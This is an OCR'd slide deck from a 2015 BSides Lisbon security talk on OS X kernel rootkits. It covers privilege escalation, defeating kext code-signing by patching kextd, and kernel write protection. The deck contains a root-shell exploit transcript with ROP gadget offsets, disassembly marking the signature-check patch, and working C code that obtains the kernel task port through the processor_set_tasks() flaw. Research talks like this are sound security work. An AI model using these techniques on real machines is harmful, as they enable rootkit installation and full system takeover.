BadXNU

A rotten apple!

fG! @ BSides Lisbon 2015

Who am I?

- Messing around with Macs since 2007.
- Not a Mac Zealot!
- Wrote a long OS X rootkits Phrack article.
- Bad habit of creating too many slides.
- Trolling the world with put.as ;-).

Cyber-Safe

Mac attack! Nasty bug lets hackers into Apple computers

By Jose Pagliery @Jose_Pagliery

Mac bug makes rootkit injection as easy as falling asleep

Apple hacker reveals cracker 0day rootkit whacker

Security

Related topics

Apple, Security

Whats Up Doc?

Rootkits?

- How to load kernel rootkits.
- Bypassing:
  - Code signing.
  - Kernel extensions interface(s).

Backdoors?

- Design and implementation flaws.
- Unpatched kernel vulnerabilities.
- OS X features.

WE LIVE IN A CHANGING WORLD

ASSUMPTIONS

"Relax! I know this road perfectly!
I've been driving it all my life!"


got root?

Got root?

- What do *you* estimate as the probability of privilege escalation in OS X?
- Anything below HIGH is probably wrong.

google-security-research

Google Security Research

Project Home | Wiki | **Issues** | Source

New issue | **Search** All issues for | Search | Advanced search | Search tips | Subscriptions


ID	Type	Status	Priority	Milestone	Owner	Summary + Labels
1	----	Invalid	----	----	cev...@google.com	This is a test
9	----	Fixed	----	----	cev...@google.com	Safari sandbox logic error enables reading of arbitrary files
10	----	Fixed	----	----	cev...@google.com	Safari sandbox IPC memory corruption with WebEvent::Wheel
11	----	Fixed	----	----	cev...@google.com	Safari sandbox IPC memory corruption with WebEvent::Char
12	----	Fixed	----	----	cev...@google.com	launchd heap corruption due to integer overflow in launch_data_unpack
13	----	Fixed	----	----	cev...@google.com	launchd heap corruption due to incorrect rounding in launch_data_unpack
14	----	Fixed	----	----	cev...@google.com	launchd heap overflow in log_forward
15	----	Fixed	----	----	cev...@google.com	Lack of bounds checking in notifyd CCProjectZeroMembers
16	----	Fixed	----	----	cev...@google.com	launchd heap corruption due to unchecked strcpy in init_session MIG ipc
17	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IOAccel2DContext2::blit
18	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in AGPMClient::getPstatesOccupancy
19	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to unchecked pointer parameter in IGAccelCLContext::unmap_user_memory
20	----	Fixed	----	----	cev...@google.com	OS X IOKit Multiple exploitable kernel NULL dereferences (x4)
21	----	New	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in IOUSBControllerUserClient::ReadRegister
22	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to incorrect bounds checking in Intel GPU driver (x2)
23	----	Fixed	----	----	cev...@google.com	OS X kASLR defeat using sgdt
24	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOThunderboltFamily
28	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in GPU command buffers
29	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to off-by-one error in IGAccelGLContext::processSidebandToken
30	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel multiple exploitable memory safety issues in token parsing in IGAccelVideoContextMedia (x5)
31	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOAccelContext2::clientMemoryForType
32	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IGAccelVideoContextMain::process_token_ColorSpaceConversion
33	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IOAccelDisplayPipeTransaction2::set_plane_gamma_table
34	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to multiple bounds checking issues in IGAccelGLContext token parsing (x3)
35	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to controlled kmem_free size in IOSharedDataQueue
36	----	New	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in AppleMultitouchIODataQueue
37	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to bad free in IOBluetoothFamily
38	----	New	----	----	cev...@google.com	OS X IOKit kernel code execution due to integer overflow in IOBluetoothDataQueue (root only)
39	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to integer overflow in IODataQueue::enqueue
40	----	New	----	----	cev...@google.com	OS X IOKit kernel code execution due to heap overflow in IOHIKeyboardMapper::parseKeyMapping
41	----	New	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOHIKeyboardMapper::stickyKeysfree
42	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in IOHIKeyboardMapper::modifierSwapFilterKey

CVE-2014-4404+ [https://code.google.com/p/google-security-research/issues/detail?id=40] was an interesting kernel heap overflow when parsing a binary keyboard map which affected iOS and OS X and was reachable by setting an IOKit registry value. See the linked bug for more details along with a PoC demonstrating kernel instruction pointer control.

CVE-2014-4405+ [https://code.google.com/p/google-security-research/issues/detail?id=41] was a kernel NULL pointer dereference due to incorrect error handling in the key map parsing code, again see the linked bug for a PoC demonstrating kernel instruction pointer control on OS X.

(*) These bugs exceeded Project Zero's standard 90-day disclosure deadline.
(+) These bugs were only fixed on iOS and remain unpatched on OS X.

```
$ ssh mav
..Last login: Mon Dec  1 00:29:41 2014 from xxx.xxx.xxx.xxx
mavericks:~ reverser$ uname -an
Darwin mavericks.local 13.4.0 Darwin Kernel Version 13.4.0
mavericks:~ reverser$ ./key_exploit
com.apple.iokit.IONDRVSupport: 0xffffff7f80cb7000
kaslr slide: 0x21200000
offset of pivot gadget: 0x1971ff
offset of mov_rax_cr4 gadget: 0xc9166
offset of mov_cr4_rax gadget: 0xe6199
offset of pop_rcx gadget: 0x3e7f
offset of xor_rax_rcx gadget: 0x4fd64
offset of pop_pop_ret gadget: 0x242c
got service: 1607
setProperty failed
bash-3.2# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem), (...)
bash-3.2#
```



OS X 10.10 Safari 8.0 Full RCE with LPE

from **mote lee** 1 day ago NOT YET RATED

OS X 10.10 Safari 8.0 Full RCE with LPE

https://vimeo.com/109214161

Got root?

- Much easier alternative...
- Go social engineering!
- iWorm infected +17k hosts just by asking.

New Mac OS X botnet discovered

September 29, 2014

In September 2014, Doctor Web's security experts researched several new threats to Mac OS X. One of them turned out to be a complex multi-purpose backdoor that entered the virus database as Mac.BackDoor.iWorm. Criminals can issue commands that get this program to carry out a wide range of instructions on the infected machines. A statistical analysis indicates that there are more than 17,000 unique IP addresses associated with infected Macs.

Got root?

- Installers and updates over HTTP asking for admin privileges.
- Apps installed with wrong permissions.
- Etc…
- The attack surface is big ☺.

I want to load kernel code!

Problem?

Apple new kext policy

Kext Development Overview

Protecting the kernel

- OS X 10.9 code signing verification for kexts
  - OS X 10.9 all kext's signatures are verified
  - OS X 10.9 unsigned or invalid signatures are not fatal (with one exception)
  - OS X 10.9 Signed kexts will not load on releases prior to OS X 10.8
  - Valid code signatures will eventually be mandatory for all kexts

Mavericks

reverser — ssh — 94×16

```
sh-3.2# uname -an
Darwin mavericks.local 13.4.0 Darwin Kernel Version 13.4.0: Sun Aug 17 19:50:11 PDT 2014; root
:xnu-2422.115.4~1/RELEASE_X86_64 x86_64
sh-3.2#
sh-3.2# codesign -dvvv dumb_rootkit.kext
dumb_rootkit.kext: code object is not signed at all
sh-3.2#
sh-3.2# kextutil -vvv dumb_rootkit.kext
Diagnostics for dumb_rootkit.kext:
Code Signing Failure: not code signed
dumb_rootkit.kext appears to be loadable (not including linkage for on-disk libraries).
WARNING - Invalid signature -67062 0xFFFFFFFFFFFFEFA0A for kext "dumb_rootkit.kext"
Loading dumb_rootkit.kext.
dumb_rootkit.kext successfully loaded (or already loaded).
sh-3.2#
sh-3.2#
```

Yosemite

reverser — ssh — 94×15

```
sh-3.2# uname -an
Darwin reversers-Mac.local 14.0.0 Darwin Kernel Version 14.0.0: Fri Sep 19 00:26:44 PDT 2014;
root:xnu-2782.1.97~2/RELEASE_X86_64 x86_64
sh-3.2#
sh-3.2# codesign -dvvv dumb_rootkit.kext
dumb_rootkit.kext: code object is not signed at all
sh-3.2#
sh-3.2# kextutil -vvv dumb_rootkit.kext
Defaulting to kernel file '/System/Library/Kernels/kernel'
Diagnostics for dumb_rootkit.kext:
Code Signing Failure: not code signed
dumb_rootkit.kext appears to be loadable (not including linkage for on-disk libraries).
ERROR: invalid signature for com.put.as.dumb-rootkit, will not load
sh-3.2# 
```

Consequences

- Kexts will not load if:
  - No code signature available.
  - Invalid code signature.
  - Bad bundle identifier (com.apple.* trick).

Solutions?

- Steal or buy a code signing certificate.
- kext-dev-mode=1 boot parameter.
- EFI attacks.
- Attack userland daemons.
- Exploit kernel vulnerabilities.
- Abuse existing features.

Userland daemons


I HAVE NO IDEA
WHAT I'M BUILDING
quickmeme.com

Attack userland daemons

- Kextd daemon.
- Runs in ring 3.
- Responsible for code signature checks!

```
KEXTD(8)                  BSD System Manager's Manual                  KEXTD(8)

NAME
     kextd -- kernel extension server

SYNOPSIS
     kextd [options]

DESCRIPTION
     kextd is the kernel extension server.  It runs as a standalone launchd(8) daemon to handle requests from the
     kernel and from other user-space processes to load kernel extensions (kexts) or provide information about them.
```


YOU TRIED YOUR BEST AND FAILED MISERABLY.
THE LESSON IS, NEVER TRY.

Attack userland daemons

- Just find the right place(s) and patch.


```
                    loc_10001012A:                          ; CODE XREF: sub_10000FFFD+B9↑j
BE 00 00 00 40                      mov     esi, 40000000h

                    loc_10001012F:                          ; CODE XREF: sub_10000FFFD+C0↑j
E8 CA 57 00 00                      call    _SecStaticCodeCheckValidity ; <- here
89 C3                               mov     ebx, eax        ; <- xor eax,eax , BOOM!
85 DB                               test    ebx, ebx
74 9F                               jz      short loc_1000100D9
45 84 FF                            test    r15b, r15b
74 9A                               jz      short loc_1000100D9
BA 01 00 00 00                      mov     edx, 1
4C 89 EF                            mov     rdi, r13
4C 89 F6                            mov     rsi, r14
E8 09 00 00 00                      call    sub_100010158
31 C9                               xor     ecx, ecx
84 C0                               test    al, al
0F 45 D9                            cmovnz  ebx, ecx
EB 81                               jmp     short loc_1000100D9
                    sub_10000FFFD   endp
```


*Output from Yosemite GM3 kextd

Attack userland daemons

- A few bytes patch and that's it!
- Wrote about this in November, 2013.
- https://reverse.put.as/2013/11/23/breaking-os-x-signed-kernel-extensions-with-a-nop/

Apple Security...





Kernel Vulnerabilities

Kernel vulnerabilities

- Interested in any of:
  - Write anywhere.
  - Kernel task port.
  - Host privileged port.

Kernel vulnerabilities

- Every process is represented by a task.
- Kernel is also a task.
- Think about it as PID zero.

Kernel vulnerabilities

- Before Snow Leopard we could access that port.
- Using task_for_pid(0).
- http://phrack.org/issues/66/16.html

Kernel vulnerabilities

```
kern_return_t
task_for_pid(struct task_for_pid_args *args)
{
(...)
    /* Always check if pid == 0 */
    if (pid == 0) {
        (void ) copyout((char *)&t1, task_addr, sizeof(mach_port_name_t));
        AUDIT_MACH_SYSCALL_EXIT(KERN_FAILURE);
        return(KERN_FAILURE);
    }
(...)
}
```

Kernel vulnerabilities

- The processor_set_tasks() vulnerability.
- Presented by Ming-chieh Pan & Sung-ting Tsai at BlackHat Asia 2014.
- Also described at Mac OS X and iOS Internals book by Jonathan Levin.

Kernel vulnerabilities

- Allows access to kernel task.
- Same result as task_for_pid(0).

```c
/*
 *  processor_set_tasks:
 *
 *  List all tasks in the processor set.
 */
kern_return_t
processor_set_tasks(
    processor_set_t     pset,
    task_array_t        *task_list,
    mach_msg_type_number_t  *count)
{
    return(processor_set_things(pset, (mach_port_t **)task_list, count, THING_TASK));
}
```

```c
kern_return_t
processor_set_things(processor_set_t         pset,
                     mach_port_t             **thing_list,
                     mach_msg_type_number_t  *count,
                     int                     type) {
    (...)
    actual = 0;
    switch (type) {

    case THING_TASK: {
        task_t      task, *task_list = (task_t *)addr;

        for (task = (task_t)queue_first(&tasks);
                        !queue_end(&tasks, (queue_entry_t)task);
                                task = (task_t)queue_next(&task->tasks)) {
#if defined(SECURE_KERNEL)
            if (task != kernel_task) {
#endif
                task_reference_internal(task);
                task_list[actual++] = task;
#if defined(SECURE_KERNEL)
            }
#endif
        }
        break;
    }
    (...)
    return (KERN_SUCCESS);
}
```

```c
/* verify if processor_set_tasks() vulnerability exists and retrieve kernel port if positive */
kern_return_t
get_kernel_task_port(mach_port_t *kernel_port) {
    host_t host_port = mach_host_self();
    mach_port_t proc_set_default = 0;
    mach_port_t proc_set_default_control = 0;
    task_array_t all_tasks = NULL;
    mach_msg_type_number_t all_tasks_cnt = 0;
    kern_return_t kr = 0;

    kr = processor_set_default(host_port, &proc_set_default);
    if (kr == KERN_SUCCESS) {
        kr = host_processor_set_priv(host_port, proc_set_default, &proc_set_default_control);
        if (kr == KERN_SUCCESS) {
            kr = processor_set_tasks(proc_set_default_control, &all_tasks, &all_tasks_cnt);
            if (kr == KERN_SUCCESS) {
                /* houston we can proceed! */
                *kernel_port = all_tasks[0];
                /* free the port and array to avoid memleaks */
                mach_port_deallocate(mach_task_self(), proc_set_default_control);
                mach_vm_deallocate(mach_task_self(), (mach_vm_address_t)all_tasks,
                                   (mach_vm_size_t)all_tasks_cnt * sizeof(mach_port_t));
                return KERN_SUCCESS;
            }
            mach_port_deallocate(mach_task_self(), proc_set_default_control);
        }
    }
    return KERN_FAILURE;
}
```

STILL NOT PATCHED!

Every bit as vulnerable!

Kernel vulnerabilities

- Apple definitely knows this bug.
- It has been patched in iOS, long time ago!
- That's what SECURE_KERNEL is for.
- No visible side-effects if patched!

How to exploit this?

We can

- Allocate kernel memory.
- Read kernel memory.
- Write/modify writable memory.

We can't

- Change memory protection of:
  - Kernel code.
  - Some read-only data sections.
- Directly execute code.


Kernel
Obstacles

Kernel obstacles

- Kernel code segment is read-only.

```
/* @ xnu/osfmk/x86_64/pmap.c */
void pmap_lowmem_finalize(void)
{
    (...)
        /* Coalesce text pages into large pages. */
        for (myva = stext; myva < sdata; myva += I386_LPGBYTES) {
            (...)
            pdep = pmap_pde(kernel_pmap, (vm_map_offset_t)myva);
            ptep = pmap_pte(kernel_pmap, (vm_map_offset_t)myva);
            if ((*ptep & INTEL_PTE_VALID) == 0)
                continue;
            pte_phys = (vm_offset_t)(*ptep & PG_FRAME);
            pde = *pdep & PTMASK;   /* page attributes from pde */
            pde |= INTEL_PTE_PS;    /* make it a 2M entry */
            pde |= pte_phys;    /* take page frame from pte */

            /* make page read-only */
            if (wpkernel)
                pde &= ~INTEL_PTE_WRITE;

            (...)
        }
    (..)
}
```

Kernel obstacles


- Some data sections are also read only.
  - Direct modification of syscall and mach traps tables not possible anymore.
  - Introduced in Mountain Lion.
- Lots of pointers moved out __got section (Yosemite only).

Kernel obstacles

```
/* @ xnu/osfmk/x86_64/pmap.c */
void pmap_lowmem_finalize(void)
{
    (...)
    if (doconstro)
        kprintf("Marking const DATA read-only\n");

    vm_offset_t dva;
    for (dva = sdata; dva < edata; dva += I386_PGBYTES) {
        (...)
        pt_entry_t dpte, *dptep = pmap_pte(kernel_pmap, dva);
        dpte = *dptep;
        (...)
        /* make page not executable */
        dpte |= INTEL_PTE_NX;
        /* make page read-only */
        if (doconstro && (dva >= sconstdata) && (dva < econstdata)) {
            dpte &= ~INTEL_PTE_WRITE;
        }
        pmap_store_pte(dptep, dpte);
    }
    (...)
}
```

Kernel obstacles

- Possible to write to pages marked read-only.
- If we disable write protection in CR0.
- For that we need code execution.



Kernel obstacles

- Kernel ASLR.
  - Use "kas_info" syscall to retrieve slide.
  - Info leaks.
  - Something else.

